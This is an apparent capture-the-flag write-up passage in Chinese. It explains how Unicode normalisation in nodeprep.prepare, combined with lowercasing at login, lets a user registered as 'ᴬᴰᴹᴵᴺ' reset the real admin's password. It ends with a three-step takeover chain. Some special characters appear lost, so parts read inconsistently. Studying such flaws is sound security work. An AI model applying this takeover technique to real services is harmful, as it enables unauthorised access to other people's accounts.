
这个nodeprep.prepare存在漏洞。我们还会发现，login的时候又strlower一次。这个本来是转小写的，但是如果我们注册的用户名是这个：

ADMIN



login的时候会经过一次strlower会编程ADMIN,在change password的时候会变成admin。因此可以更改admin的密码，从而完成登录。





具体可查Unicode字符表

ABCDEFGHIJKLMNOPRSTUVWYZ

只能说太巧妙了。。。ORZ ORZ ORZ ORZ ORZ

为什么要改密码呢 因为攻击构造

我们容易想到一个攻击链：

- 注册用户ᴬᴰᴹᴵᴺ
- 登录用户ᴀdmin，变成ADMIN
- 修改密码Admin，更改了admin的密码